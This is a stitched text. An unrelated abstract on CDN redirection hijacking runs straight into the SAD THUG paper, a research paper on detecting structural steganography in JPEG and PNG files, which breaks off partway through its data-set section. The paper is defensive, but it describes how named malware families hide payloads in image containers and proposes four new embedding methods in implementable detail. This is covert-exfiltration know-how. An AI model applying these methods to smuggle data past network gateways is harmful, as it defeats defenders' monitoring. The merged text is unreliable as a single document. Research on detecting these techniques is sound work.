In a redirection hijacking attack, adversaries can easily maneuver CDN's mappings between end-users and edge servers by injecting crafted but legitimate DNS records. We reveal that DNSSEC is ineffective to address such a hijacking attack, even with the new ECDSA-based signatures that are capable of achieving live signing for dynamically generated DNS records. This is mainly due to the reusability of signed legitimate records, which can be exploited by adversaries to override CDN's surrogate assignment and redirect client requests to inappropriate edge servers. We assess the magnitude of this vulnerability in the wild by characterizing the operations of the request routing for popular CDN vendors and analyzing the threats via multiple case studies. We quantify the practical impacts of redirection hijacking, especially on performance, and present more serious threats that could nullify CDN's load balancing and DoS protection. Finally, we discuss the countermeasures against redirection hijacking in CDNs from different aspects.

## Acknowledgments

We would like to thank the anonymous reviewers for their insightful and valuable comments that helped us improve the quality of this work. # SAD THUG: Structural Anomaly Detection for Transmissions of High-value Information Using Graphics

Jonathan P. Chapman
*Fraunhofer FKIE*

## Abstract

The use of hidden communication methods by malware families skyrocketed in the last two years. Ransomware like Locky, Cerber or CryLocker, but also banking trojans like Zberp or ZeusVM, use image files to hide their tracks. Additionally, malware employed for targeted attacks has been using similar techniques for many years. The DuQu and Hammertoss families, for instance, use the popular JPEG file format to clandestinely exchange messages. Using these techniques, they easily bypass systems designed to protect sensitive networks against them. In this paper, we show that these methods result in structural changes to the respective files. Thus, infections with these malware families can be detected by identifying image files with an unusual structure. We developed a structural anomaly detection approach that is based on this insight. In our evaluation, SAD THUG achieves a mean true positive ratio of 99.24% for JPEG files using 10 different embedding methods while maintaining a mean true negative ratio of 99.323%. For PNG files, the latter number drops slightly to 98.88% but the mean true positive ratio improves to 99.318%. We only rely on the fact that these methods change the structure of their cover file. Thus, as we show in this paper, our approach is not limited to detecting a particular set of malware information hiding methods but can detect virtually any method that changes the structure of a container file.

## 1 Introduction

Malware infections are, and remain, a constant threat to computer users worldwide. For the second quarter of 2016, Microsoft reports that 21.2% of the systems that are running their Windows operating and are configured to share encounters with the company encountered malware at least once, up from 14.8% in the year before.[1] Victims of malware may be private individuals, or small businesses that e.g. lose money or files due to infections with a banking trojan or ransomware. Or they may be large corporations, public institutions like the National Health Service in the United Kingdom, which was severely affected by the WannaCry ransomware, or even political entities such as the Democratic National Committee (DNC) in the United States, which was attacked by the group associated with the Hammertoss malware [23, 9].

Practically all malware uses the Internet to establish a command and control (C&C) channel with its authors. For instance, banking trojans upload credentials harvested from the infected machine. Similarly, malware used in targeted attacks exfiltrates passwords, documents, or other sensitive information or retrieves new commands from its operator. Network operators on the other hand seek to detect or prevent malware communications to protect their systems. Application level gateways are important tools to these ends. However, in a recent study Gugelmann et al. [27] were able to bypass all three tested systems simply by `base64` encoding data. With respect to attempts to establish a covert channel, which includes the methods discussed in this paper, they point out that no product even claims to be able to detect them.

Consequently, the use of steganography, the science of hiding even the fact that communicating is taking place, by malware has surged in the last two years [52, 38, 39, 20, 53]. More particularly, malware used in targeted attacks like DuQu [14], Hammertoss [23] or Tropic Trooper [8] has been hiding data in image files for many years. General purpose malware like the ZeusVM [59] and Zberp [2] banking trojans followed suit. However, most of the recent surge in the use of steganography may be attributed to exploit kits. These kits bundle attacks against common web browsers and are leased to other malware authors to help them distribute their software [25, 41].

Significant resources were invested in research for detecting steganography exploiting compressed image data

[48, 11, 12, 21]. However, most malware families, including those used in targeted attacks, sidestep these efforts by hiding their data not in the image data itself but in the container file that is used to deliver it. Until now, only Stegdetect [48] implements methods that can detect specific attacks of this kind. However, it is limited to JPEG files and can effectively only detect variations of one particular method. Also, when we employed Stegdetect to analyze a realistic data set, it caused a significant number of false positives, rendering it unfit for practical use.

In this paper we introduce SAD THUG, or Structual Anomaly Detection for Transmissions of High-value information Using Graphics, a machine-learning based anomaly detection approach to uncover malware that modifies the structure of image files. While technically our approach can be used with any structured file format, for this work we focused on the two image file formats which are most widely used on the Internet and also most frequently exploited by malware, JPEG and PNG. For both formats, SAD THUG achieves exceptional accuracy. We also show that it can detect both known and unknown methods, so long as they cause significant anomalies in the structure of the image files they use as a cover medium.

Our contributions to the state of the art are as follows:

- In contrast to previous work for detecting structural anomalies in JPEG files, our approach uses a learned model and achieves near perfect results for a wide range of information hiding methods.
- Our approach is not limited to a particular file format and is the only approach with the demonstrated capability of detecting structural anomalies in PNG files.
- SAD THUG achieves a very low false positive ratio for JPEG files and a low ratio for PNG files.
- Our findings are backed by an comprehensive evaluation using $270,000$ JPEG files and $33,000$ PNG files along with additional files used by live malware.

The remainder of this paper is organized as follows. First, we briefly define the usage scenario for our approach. Then in section 3, we describe the JPEG and PNG file formats, methods for structural information hiding, and how they are abused by a wide range of malware families. We then introduce a small set of previously unpublished structural embedding methods that complement the methods currently used by malware. With this background, we introduce our detection approach in section 5, and describe our evaluation and results in section 6. Before contrasting our approach with previous work in the field (section 8), we briefly describe its inherent limitations. Finally, we draw our conclusions and show avenues for future work in section 9.

## 2 Threat Model

Companies and organizations, in particular those that handle sensitive data, use network separation to contain the effect of malware infections and other attacks. On the other hand, fully disconnected, or air-gapped, networks are often not an option. In these cases, most organizations only allow communications to take place using email or HTTP through a proxy server. Here, the proxy server doubles as an application level gateway (ALG) that only allows communication to take place that adheres to the HTTP standard.

However, malware authors adapted to these precautions. Instead of attacking systems directly, they use email and HTTP to attack their victims. Spear fishing email is often and effectively used in targeted attacks [10, 55, 28, 17], and additionally, exploit kits [25, 41] or collections of attacks against web browsers and their plugins gained significant popularity as a tool for infecting end user systems. Finally, practically all malware families use the HTTP(S) protocol for their C&C communications, allowing them to simply use their victim's HTTP proxy servers.

Hence, organizations started adopting more advanced ALGs, often referred to as web application firewalls (WAFs). WAFs implement ancillary security features like payload signatures to prevent malicious communications through them. Additionally, many ALGs execute a man-in-the-middle attack against TLS/SSL connections to prevent unwanted communication from taking place under a simple layer of off-the-shelf cryptography. However, malware authors once again adjusted to the new situation by more elaborately hiding their communications. Since they still almost exclusively use the HTTP protocol, WAFs remain in the right place to detect or prevent their communications. Yet they are increasingly unable to do so. A study covering three commercial WAFs [27] showed that none of them was able to detect the exfiltration of sensitive data once that data was `base64` encoded. The authors also pointed out that they were not aware of any product that claims to be able to detect advanced techniques like establishing a covert channel using messages hidden in image files. Our work provides an important cornerstone for closing this gap.

Figure 1 depicts the simplified structure of a partially segmented network. On the left side of the figure, client systems reside in a protected network – including a compromised system, as indicated by a warning sign. The systems in this network have no direct access to untrusted networks but they may communicate with an email and



Figure 1: Schematics of a partially segmented network. Icons: Tango Project.

HTTP proxy server residing in the organization's demilitarized zone. These in turn have access to other, untrusted networks, e.g. the Internet. To communicate with another system under the attacker's control in those networks, again indicated by a warning sign, the attacker has to exploit the servers in the demilitarized zone.

For the purposes of this paper, we define an attacker as an entity that has control over two systems. One system resides in a segmented network. The attacker wants to establish a communication channel between this system and another system outside that network that allows it to transfer significant amounts of data between them. However, all communications have to traverse an uncompromised ALG. The ALG, on the other hand, has to distinguish between benign and malicious data exchanged between systems inside and outside a given network with no advance knowledge on which particular systems or data may be malicious or not.

We are aware of 40 malware families, including four proof-of-concepts, that use various techniques to hide their C&C communications. 34 families exploit images for this purpose. There are two facts supporting this choice, in particular with regard to WWW traffic. First, compressed images primarily consist of high entropy data that is difficult to distinguish from encrypted data. Second, viewing a single web page usually requires downloading dozens, sometimes well above one hundred, image files. Hence, attackers can hide their communications among a large volume of benign data transfers.

The malware families exploiting images can further be subdivided into two evenly sized groups. The first half hides their messages in the image data – the detection of which has been covered by an extensive number of research papers. The second half however exploits the structure of the corresponding file – an approach that has received little to no attention so far despite being used by high profile malware like DuQu [14] or Hammertoss [23]. Therefore, our work focuses on the detection of methods falling into the second category.

## 3 Background

In this section, we first briefly introduce the file formats most widely exploited by malware for hiding their communications, JPEG and PNG. We then summarize the fundamental structural embedding methods before pointing out how different malware families implement these approaches in practice.

### 3.1 JPEG File Structure

The JPEG File Interchange Format (JFIF) [31] and Exchangeable Image File Format (Exif) [19] are both containers for JPEG compressed image data. Unless we specifically need to explain a detail with respect to one of these formats, we will simply refer to a "JPEG file", assuming that the data is stored in either one of them. For simplicity, and like most decoders for JPEG files, for the remainder of this paper we do not distinguish between the segments of the container format and those that syntactically belong to the JPEG compressed data except that we introduce them in separate sections below.

#### 3.1.1 JPEG Container Formats

Both JFIF and Exif files borrow from the JPEG data format they are designed to contain. They consist of a series of segments, each starting with a two byte "marker" code. The code indicates the type of a given segment and is sometimes followed by a two byte length field. Both files begin with a "start of image" (SOI) marker, and an "end of image" marker indicates the end of the image data.

There are 16 codes that indicate an application-specific or "APP$n$" segment follows where $n$ is a number between 0 and 15. These segments start with a zero-terminated ASCII string to identify the nature of their

content. Somewhat contradictory to the marker's designation, the JFIF standard requires that the SOI marker is followed by an "APP0" marker with identifier "JFIF" that contains mandatory meta data. Similarly, Exif files start with an "APP1: Exif" segment that also contains meta data on the image. In contrast to the JFIF standard, Exif does discuss the possibility of encountering additional data behind the end of image marker, and recommends that such data should be ignored.

#### 3.1.2 JPEG Data Format

The JPEG compression algorithms's [30] core depends on the block-wise transformation of an input image's color channels into frequency components. It achieves its lossy data reduction by dividing the respective coefficients using a quantization table, allowing users or their applications to choose a trade off between the quality and file size achieved. The resulting data is stored in segments, each of which starts with a two byte marker indicating the segment's type. Most but not all of these segments also include a two byte length field, limiting their size to $65,535$ bytes. Furthermore, most segments contain or consist of a header indicating how the following data should be interpreted. While some obvious restrictions exist, e.g. quantization tables must occur before the encoded image data that refers to them, the JPEG standard is generally permissive with respect to the order of segments.

### 3.2 PNG File Structure

The Portable Network Graphics (PNG) standard was written partly due to the realization that the earlier Graphics Interchange Format (GIF) standard relied on a patented compression algorithm. It provides lossless compression for bitmap images with a 24 bit color space and optional alpha channel. PNG files start with a fixed header followed by a variable number of segments and end with an "IEND" segment. Each segment starts with a four byte payload length field followed by four ASCII letters indicating its type, the optional payload and finally a checksum. The case of each letter in the type identifier indicates some properties of the segment, e.g. an upper case first letter indicates that the segment is "critical" and the decoder must be able to interpret it. Technically, the standard only mandates that the file header is followed by an "IHDR", which has a fixed structure and indicates the dimensions and other basic properties of the image, and the closing "IEND" segment.

### 3.3 Structural Embedding Methods

In this section, we briefly describe the basic methods for hiding data exploiting the structure of container file formats. As we will see below, the methods actively used by current malware are variations of these approaches. Figure 2 shows a generic structured container file format without hidden data as well as with data embedded using the three methods described below.

**Append** This approach simply appends the steganographic payload at the end of the cover file. Thus, the structure of the cover file remains intact but it is followed by additional data.

**Byte Stuffing** File containers often allow the length of a segment to be specified even if it is already implied by the segment's type or header. While the resulting files are not strictly standard-compliant, most parsers only read the expected data from the segment and ignore the additional bytes that follow. Therefore, attackers may expect that their file is accepted as legitimate by most decoders.

**Segment Injection** Finally, container file formats like JPEG and PNG permit the addition of segments that are not used in the decoding process. For instance, comment segments allow storing data for informational purposes, e.g. to indicate which program was used to modify the file, but have no influence on the decoded data. Hence, attackers can add such segments without risk of losing compatibility and with little risk of discovery.

### 3.4 Structural Embedding Methods Used by Malware


In this section, we briefly introduce the structural embedding methods used by eleven live malware families, grouped by the file format they exploit. For reference, we included their basic properties on the left half of table 1 in section 6.

#### 3.4.1 JPEG-based Methods

**Cerber** The Cerber malware [5] transfers a malware binary by *append*ing it to a JPEG file. Before appending the file, it is encrypted by simply `XOR`ing the binary with a single constant byte.

**DuQu, DuQu 2.0** The DuQu malware [15, 14] executable contains a simple JPEG file. To exfiltrate screenshots and process lists gathered from the infected system, it bzips and encrypts the data using the AES cipher. The encrypted data is then *append*ed to the JPEG file and sent to the C&C server.

**Hammertoss** [23] uses the *append* method to deliver configurations and commands to infected systems. Here, the attackers use a JPEG file of their liking and then append the RC4-encrypted message to the end of that file.



(a) Without embedding (b) Append (c) Byte Stuffing (d) Segment Injection

Figure 2: Examples for a structured container file without and with data embedded using different methods.

**Microcin** The Microcin malware [16] retrieves JPEG files that contain additional executable modules. While it uses the *append* paradigm, it first adds the sequence `ABCD` followed by a small header and finally the encrypted payload.

**SyncCrypt** Once the SyncCrypt ransomware's [6] initial infection is successful, it downloads a JPEG file. From the JPEG file, it extracts a ZIP file that, along with an HTML and PNG image file, contains the malware's executable. The file is hidden simply by *append*ing it to a given cover file.

**Tropic Trooper** The Tropic Tropper malware [8] uses the *append* approach in conjunction with a JPEG file to deliver a malware binary to an infected system.

**Zberp** The Zberp malware is a hybrid built from the Carberp and ZeusVM banking trojans [2]. It uses ZeusVM's method described to transfer configurations, which we describe below.

**ZeusVM** The ZeusVM banking trojan [51] uses a variation of the *segment injection* approach to hide the configuration and web-inject data provided to the infected systems. It injects a comment segment into a JPEG file but sets the length header field for that segment to 16,144 regardless of the length of the actual payload.

#### 3.4.2 PNG-based Methods

**Brazilian EK** An unnamed Brazilian exploit kit [37] uses a simple yet effective method to deliver its payload to the infected users. It *append*s an `XOR`-encrypted malware executable to an otherwise inconspicuous PNG file.

**CryLocker** The CryLocker ransomware [34] uses a variation of the *byte stuffing* method. It creates a file that consists of a PNG file header and the mandatory `IHDR` segment only. However, it injects information on the compromised system into the `IHDR` segment. While the resulting file is not compliant with the PNG standard, CryLocker successfully used the `imgur.com` picture sharing platform for sending information to its creators.

**DNSChanger** The DNSChanger exploit kit [3] hides additional modules used to attack home routers in a comment segment *injected* into a PNG cover file.

#### 3.4.3 Discussion

While most malware uses variations of the *append* paradigm, we have seen a diverse set of approaches for structurally hiding data in image files. In comparison to image data-based approaches, these methods can be implemented straightforwardly. However, there is a more important while less obvious property of these methods that makes them even more attractive. Image data-based methods can only embed a limited number of bits before their manipulation becomes obvious and even when that is acceptable, the total size of the image poses an insurmountable limit for them. Structural embeddings on the other hand generally not only do not affect the rendered image but also allow the transfer of messages of arbitrary sizes. Even where some limits apply, e.g. the maximum segment size when injecting a segment like DNSChanger, this can easily be overcome by distributing the message over several segments. Thus, in principle, structural embedding methods could be used to exfiltrate terabytes of data in a single file transfer.

## 4 Proposed Embedding Methods

In this section, we propose a small set of new embedding methods that exploit the file structure of JPEG or PNG files. We used the `identify` command from the ImageMagick [29] suite to establish the fact that only the *pHYs Byte Stuffing* method triggers a warning during the decoding. Using a regular image viewer, we also verified that none of these methods caused any visual changes to the encoded images.

### 4.1 JPEG-based Methods

**APP0 Byte Stuffing** For this method, we exploit the fact that the structure of the mandatory `APP0: JFIF` segment in `JFIF` files is well-defined. Since the segment's length is nevertheless indicated by a length field, we can

simply append data after the original payload of the segment and then adjust the length field accordingly.

**APP1: Comment Injection** APP markers are designed to be used for application specific data. Hence, they start with a null-terminated ASCII string that indicates the nature of the data in the segment and parsers are supposed to ignore data they do not understand. Here, we simply chose the APP1 marker with identifier `Comment` because it should cause the least suspicion.

## 4.2 PNG-based Methods

**pHYs Byte Stuffing** The PNG standard contains a number of optional segments that usually have no effect on the decoded image. From these segments, we arbitrarily selected the `pHYs` segment, which indicates the physical scale of the image. Since it has a fixed structure, we can apply the *byte stuffing* paradigm and simply add additional data to an existing `pHYs` segment or *inject* a stuffed segment when the cover file does not contain a `pHYs` segment yet.

**aaAa Injection** The PNG standard uses a four ASCII letter code to determine the type of a segment and several other of its properties. A code starting with two lower case letters is designated as ancillary, non-publicly registered. The third letter is supposed to always be upper case and by using a lower case forth letter, we indicate that the segment may be copied by a decoder that does not recognize it. Besides these restrictions, we should only make sure that our new segment type is not used by any widely used application. For simplicity, we simply chose `aaAa`, which satisfies all of these criteria.

# 5 The SAD THUG Approach

Our approach consists of two main phases, a training phase for building a formal model and a classification phase to check whether files correspond to that model. Since this model is based on empirical data, it represents how a given standard is implemented rather than how it is specified.

To build our model or to classify files against it, we first decompose each given file into a sequence of symbols describing the file's segments. This process is sketched in section 5.1. We then describe how we model the knowledge obtained during the training phase, which is described in section 5.3. Finally, we describe how we use the trained model to determine whether a given file is anomalous with respect to our training data set or not.

## 5.1 File Decomposition

For both training and detection, we first decompose each given file into a sequence $s = s_0, ..., s_{n-1}$ of segments. Generally, such a sequence can be obtained trivially and at negligible cost by sequentially parsing the file. Given a file type $T$, $S_T$ refers to the set of all segments for that type. Correspondingly, the alphabet $\Sigma_T$ includes all segment types that occur in files of that type. We use $\ell(s_i)$ to refer to the length of segment $s_i$.

While the length of a segment is clearly defined, i.e. the count of bytes in the file until either the next segment or the end of the file is encountered, there is some ambiguity with respect to the type of a segment. Most segments start with a header or byte sequence that indicates their type. Often, their payload starts with another header that is needed to correctly interpret the segment's payload. Although the segment type is defined by the outer header, the inner header may have significant impact on how the segment is interpreted. Thus, we suggest identifying subtypes based on these inner headers where appropriate. These subtypes will be treated as fully separate types in all respects.

For instance, in section 3.1, we introduced the JPEG file format's *APP* segments. They use the same segment type indicator but are supposed to start with a string indicating the software using the given segment, i.e. the purpose of a segment or even whether it should be ignored completely by most decoders can only be determined by interpreting this inner header. Hence, segments with different inner headers are written and read for different purposes and should thus be assigned different subtypes.

Our prototype parses PNG or JPEG files. For both file types, the length of a segment corresponds to the length of the encoded segment in a given file, as explained above. When data is encountered following a valid segment that cannot be decoded, it is stored as a *residual data* segment encompassing all bytes up to the end of the file. To determine the type of a segment in a PNG file, our parser simply uses the segment names described in section 3.2. However, when parsing JPEG files, it introduces subtypes for various segment types as illustrated for *APP* segments above.

Figure 3 a) shows a simplified decomposed Exif file. In the figure, each segment corresponds to a box where a smaller grey number on the bottom right of each box indicates the length of the respective segment in the parsed file. It starts with a start-of-image segment on the left, followed by an APP1 marker and two quantization tables. They are followed by a large scan segment, which contains the encoded image data. The file ends with an end-of-image marker, as indicated on the right hand side of fig. 3 a).

(c) The automaton from b) after learning a simplified Exif file

Figure 3: Simplified data structures used by SAD THUG.

## 5.2 Model

For each given file, we want to determine whether its structure is reasonably close to the structure of benign files observed during a training phase. We characterize the entirety of benign file structures as a formal language. Thus, each decomposed image corresponds to a sequence of symbols and our core problem is to determine whether a given sequence is a word in that language. To achieve this, during the training phase we build a discrete finite automaton that approximates this language based on the training samples. In the classification phase, we check whether a given decomposed file corresponds to a word in the language described by that automaton.

More formally, for each file type $T$ we build a directed graph $G_T = (V, v_0, \Sigma_T, E, F, \gamma)$ with a set of vertices $V$, a designated vertex $v_0$, corresponding to the head of a file, the alphabet of segment types $\Sigma_T$ for the given file type, directed edges $E$ between elements of $V$ and a set of vertices $F$ corresponding to the last segments in the training files. Additionally, $\gamma$ maps an edge to its annotations.

In our automaton, an edge $v \to v' \in E$ indicates that in the training data set, two segments corresponding to $v$ and $v'$, were observed at least once in that order. When the segment corresponding to $v'$ has a fixed length, we use the annotations to store how often this transition was observed during training. For variable length segments however, we store all observed lengths. This allows us to derive a profile for the lengths expected in the context defined by the given edge. In the classification phase, we use these annotations to enforce additional constraints on the inspected files.

## 5.3 Training Phase

To train our classifier, we build the model described in section 5.2 that reflects the segments observed in the training set, including their observed order and length. Figure 4 shows the algorithm for building the respective automaton. It starts with a set of decomposed training files $A$ and initializes an empty automaton $G_T = (V, v_0, \Sigma_T, E, F, \gamma)$. Processing each image individually, as described by method `train_with_file`, the automaton is constructed and, once all files have been processed, returned. The automaton can then be used in the classification phase to classify previously unobserved files.

**Require:** $A$ {Set of decomposed training files}
  $\sigma : S_T \to V'$ {Returns vertex corresponding to given segment's type}

  $V \leftarrow \{v_0\}$ {Vertices}
  $E \leftarrow \{\}$ {Edges}
  $F \leftarrow \emptyset$ {Final states}
  $\gamma : E \to \mathbb{N}^*$ {Annotations}
  **for** $s$ **in** $A$ **do**
    **call** train_with_file ($s$)
  **return** $(V, v_0, \Sigma, E, F, \gamma)$ {Trained automaton with annotations}

  **method** train_with_file ($s$)
    $v \leftarrow v_0$ {Start with the HEAD state}
    **for** $s_i$ **in** $s = s_0, ..., s_{n-1}$ **do**
      $v' \leftarrow \sigma(s_i)$
      $V \leftarrow V \cup \{v'\}$ {Add vertex, if missing}
      $E \leftarrow E \cup \{(v, s_i) \to v'\}$ {Add transition}
      **if** $\ell(s_i)$ is fixed **then**
        $\gamma(v, v') \leftarrow \gamma(v, v') + 1$
      **else**
        $\gamma(v, v') \leftarrow \gamma(v, v') \frown \ell(s_i)$
      $v \leftarrow v'$
    $F = F \cup \{v\}$ {Add current state to final states}

Figure 4: Training algorithm

In each iteration of `train_with_file`, we start with the predecessor variable $v$ pointing to a virtual `HEAD` state that represents the beginning of the file. For each observed segment, we determine the corresponding vertex $v'$ and add it to the set of vertices $V$ in the automaton if necessary. Also, we ensure that the automaton contains an edge $e \in E$ from $v'$s predecessor $v$ to that vertex. Finally, we update the annotations $\gamma(e)$ for that edge. If the segment's length is fixed, we increment the annotation for that edge by one, assuming the annotations were initialized to 0. For variable length segments, the annotations were initialized to an empty tuple and we append the observed length to the edge's annotation. Finally, we set $v'$ to be the next predecessor $v$ and process the next

```
Require: (V, v_0, Σ_T, E, F, γ) {Trained automaton with annotations}
Require: α {Length sensitivity parameter}
Require: τ {Confirmation threshold}
Require: s {Decomposed image}
  v ← v_0
  for s_i in s = s_0, ..., s_{n-1} do
      v' ← σ(s_i)
      if not is_acceptable_transition(v, s_i, v') then
          return anomaly
      v ← v'
  if not v ∈ F then
      return anomaly
  else
      return normal

  method is_acceptable_transition (v, s_i, v')
      if not (v → v') ∈ E then
          return false
      if ℓ(s_i) is fixed then
          if not γ(v, v') ≥ τ then
              return false
      else
          C = {x || x ∈ γ(v, v') ∧ (|x − ℓ(s_i)| ≤ ⌈ℓ(s_i) · α⌉}
          if not |C| ≥ τ then
              return false
      return true
```

Figure 5: Classification algorithm

segment.

After all segments are processed, $v$ contains the vertex corresponding to the last processed segment. Hence, we add this vertex to the set of legitimate final states $F$. When this procedure has been completed for all individual files, we return the resulting automaton.

Figure 3 b) shows an automaton after training on a simplified JFIF file while fig. 3 c) shows the same automaton after learning the simplified Exif file depicted in fig. 3 a). Here, the added vertices and edges are highlighted in green and we omit lengths in b) and c). Both files start with a fixed length SOI marker, so in the first step, the annotation for the edge from the HEAD state to the respective vertex is incremented. However, in the Exif file, it is followed by an APP1 rather than an APP0 marker and the corresponding vertex and an edge to it are added. The automaton already contains a vertex corresponding to the DQT0 segment following in the file and hence we only need to add another edge to process it. That segment however is followed by a previously unobserved DQT1 segment. Thus, again a new vertex and an edge from the DQT0 to the new DQT1 vertex are added. From there, an edge to the existing Scan vertex is added, reflecting the sequence of segments in the Exif file. Since – like in the JFIF file the automaton was trained with – the last segment is an EOI segment behind the Scan segment, the respective final transition only updates the automaton's annotations.

## 5.4 Classification Phase

Once the finite-state automaton has been built using the procedure described above, we enter the classification phase. Here, we treat each file as a sequence of symbols that are either accepted or rejected as words in a language of legitimate files of that type. This process can be tuned by adjusting the two parameters $\tau$ and $\alpha$. $\tau$ is the number of times a transition has to have been observed during training before we accept that transition in the classification phase. Obviously, with $\tau$ set to 1, we accept any transition ever observed during the training phase. As we increase $\tau$, our classifier becomes more restrictive but also more robust against coincidental anomalies in the training data or deliberate attempts to manipulate it during the training phase.

For transitions to a variable length segment $s_i$, we only consider those observations that are within a reasonable range from that segment's length, determined by our parameter $\alpha$. More specifically, we calculate the range by taking the ceiling of multiplying $\alpha$ with the given segment's length: $\lceil \alpha \cdot \ell(s_i) \rceil$. Figure 6 illustrates this concept. It shows the absolute frequency of sizes for the JPEG DC0 huffman table that lie between 0 and 100. A green line indicates an observation of length 33. With $\alpha$ set to 0.1, this corresponds to a range of 4, i.e. the area highlighted in green in fig. 6. Our training data contains many observations within this range, so we accept the observation as legitimate. As another example, take the red line at 70 in the figure. Its larger absolute value results in a significantly larger range as well. However, as the area highlighted in red shows, there are few observations in this range, so – depending on the configuration – our approach will classify this observation as an anomaly.

Figure 5 shows the full classification algorithm. It requires a trained automaton, the two parameters $\tau$ and $\alpha$ and finally a decomposed image as inputs. The result returned is the classification for the given file which may be "anomaly", if the file is considered to be malicious, or "normal" otherwise.

Like in the training algorithm, decomposed files are processed segment by segment. As sketched above, the main task is to identify whether individual transitions occurred in the training phase – taking into account our parameters $\tau$ and $\alpha$. This is handled by method `is_acceptable_transition` in fig. 5. Here, we first check whether a transition exists from the previous vertex to a vertex that represents the current segment. If that segment has not been observed during the training phase or not been observed to follow the previous segment, the check fails and we consider the file to be anomalous. Otherwise, we verify whether the transition's annotations satisfy the constraints imposed by our parameters $\tau$ and



Figure 6: The length of JPEG huffman table segments in bytes (excerpt).

$\alpha$. If the segment's size is fixed, we check whether the stored observation count reaches or exceeds the desired threshold $\tau$. For variable length segments, we first determine the observed lengths that were within $\lceil \alpha \cdot \ell(s_i) \rceil$ bytes from $s_i$'s length $\ell(s_i)$. We then check whether they exceed our threshold $\tau$ and reject the image, if that is not the case. Given that all observed transitions were successfully validated, we only need to check whether the vertex corresponding to the last segment is also a final state in our trained automaton. If and only if that is the case, we accept the image as normal with respect to our training set.

## 6 Evaluation

We evaluated our approach using a large body of JPEG and PNG files with embeddings from ten different malware families. The respective data sets are derived from a total of 270,000 JPEG and 33,000 PNG files downloaded from popular websites. The same data set is also used for training and to determine our approach's false positive ratio. Given the design of our experiment and the size of our data sets, we believe that the results presented here closely resemble those achieved in a real environment.

In this section, we thus first describe the general design of our experiment, before discussing the details of our data sets. Section 6.3 describes how we obtained a meaningful configuration for our approach. We then provide an overview to Stegdetect, which we use as a benchmark. Finally, in section 6.5, we describe the results of our evaluation for both approaches.

### 6.1 Experiment Design

We conduct a ten-fold cross-validation on a large data set of 270,000 JPEG and 33,000 PNG files, downloaded from the Internet as described in section 6.2.1, to verify the accuracy and effectiveness of our approach. In each iteration, we use nine tenths of each data set as training data. The remaining data is further subdivided to construct realistic data sets using a diverse set of embedding methods. We use them – along with additional data sets – as test sets for our evaluation.

As a consistent measure for the quality of the detection, we use the *true classification ratio*. This metric can be applied on both files without and with a steganographic payload. For the former files, it corresponds to the fraction of the files that were classified as benign. Files that contain an embedding, on the other hand, must be classified as malicious to contribute to the respective true classification ratio. Thus, a value of 1 indicates a perfect result for the given data set while a value of 0 shows that the approach is not at all able to correctly classify items in the respective subgroup.

### 6.2 Data Sets

#### 6.2.1 Base Data Set

We obtained a large data set closely resembling a set of images retrieved by average users browsing the Internet. To do so, we determined the top 25 websites according to Alexa [7] but after replacing semantic duplicates with a single domain name. For instance, `google.co.in`, `google.co.jp` and `google.com` all redirect to the same website, based on your assumed locality and were thus were replaced by a single instance of `google.com` in our list. We then recursively crawled this pruned list but stopped the recursion once a non-image resource was retrieved from a third-party domain. Many professionally operated websites serve static resources under a different domain name and thus without this exemption many images that were part of a website would not be loaded by our simulated Internet user. Through this process, we obtained a total of 271,968 JPEG and 33,651 PNG files. We removed randomly selected files from these sets

to trim them to 270,000 JPEG and 33,000 PNG files. This facilitates creating evenly-sized groups from them, as discussed below. Note that our unbiased crawling returned more than 8 times as many JPEG than PNG files, reflecting the popularity of the two file formats.

Since we obtained these files from third parties, we cannot completely rule out the possibility that they do in fact contain hidden messages. However, the sites we crawled are professionally run by respectable operators, so we assume that they do not deliberately provide malicious image files. On the other hand, the sites we crawled may allow users to upload content or reference user-uploaded content on third party websites and some users may decide to abuse their functionality to upload files with steganographic content. Since we are crawling popular websites with a large user base only, it is safe to assume that only a diminishing fraction of users – if any – engage in such activities. In turn, if our base data set does contain images with steganographic content, their quantity will be negligible. Weighing this against the inevitable lack of diversity in a self-assembled data set and consequentially the remoteness of such a data set from a live deployment, we opted for the approach described above.

Further analysis of the data set nevertheless revealed some interesting details. For instance, 15,005 files or 5.56%, of the JPEG files and 777 or 2.35% of the PNG files contain data behind their EOI or IEND segment. 4,484 JPEG files have 3 or less residual bytes behind their EOI marker, i.e. they are unlikely to carry any hidden message. In the PNG partition, only 56 files fall into that category. For both formats, the lion's share of the remaining files with four or more appended bytes is made up by `twitter.com`. It accounts for 9,527 of the 10,521 JPEG and 475 of the 721 respective PNG files. In a manually inspected sample, these files contained the space character ($0x20$) appended up to 455,942 times. The only reasonable explanation for this phenomenon is a programming error. `qq.com` accounts for most of the remaining files, i.e. 887 JPEG and 126 PNG files. Here, the files contain 46 additional bytes each, primarily a 32 letter hexadecimal ASCII string. Since this corresponds to the length of an MD5 hash, we assume that the data serves as a kind of watermark.

We acknowledge that these observations may be considered anomalies and that the respective files could be removed from the data set on that grounds. However, we left them in the data set for two reasons. First, with respect to SAD THUG, the presence of these files may decrease but not increase its detection performance, i.e. we avoid a potential unfair advantage for SAD THUG in our evaluation. Second, the files are part of an unbiased snapshot of files provided on the Internet. Removing them would conceal a challenge that a detection method would face in practice.

In our evaluation, we use the base data set for two purposes. First, it serves as a training set for our approach. Second, we use it to create sets of files that contain messages embedded with one of a total of 12 methods (for reasons explained below, this figure does not include CryLocker's and DuQu's methods).

#### 6.2.2 Payload Data Sets

**Malpedia** is a curated collection of live malware samples and analysis [46]. After removing signatures, notes and script-based samples from the collection, we obtained a data set that contains a total of 4,558 malicious files.

**ZeusVM Configuration** The ZeusVM malware uses JPEG files to transfer two pieces of configuration to infected machines. The first part consists primarily of a list of URLs that are used for command and control. We discuss the other part, web-injects, below. To create this data set, we extracted and parsed the content from 24 live configurations for ZeusVM. From these configurations, we determined the smallest and largest number of values as well as all unique values for each option. To generate new configurations that closely resemble the original ones, we chose a random count between the minimum and maximum number of values observed for each given option and then added random values from the pool of observed values for that option.

**ZeusVM Web-Inject** ZeusVM's configuration contains templates that determine which and how websites visited by an infected machine should be modified. To generate the respective data set, we relied on the configurations parsed as described in the previous paragraph. Likewise, we determined how many web-injects were provided in the live configurations and chose a random sample from the given web-injects with a size ranging between those numbers.

**Web Exploits** target web browsers using malicious JavaScript, HTML or other code. To simulate an attack that hides this kind of data, we randomly selected files from a collection of 2,543 malicious JavaScript files [43].

**CryLocker Payload** The CryLocker ransomware [34] exploits the `imgur.com` website to upload information about each infected system. From the scarce information available on that payload, we inferred the format and chose reasonable values for its variables.

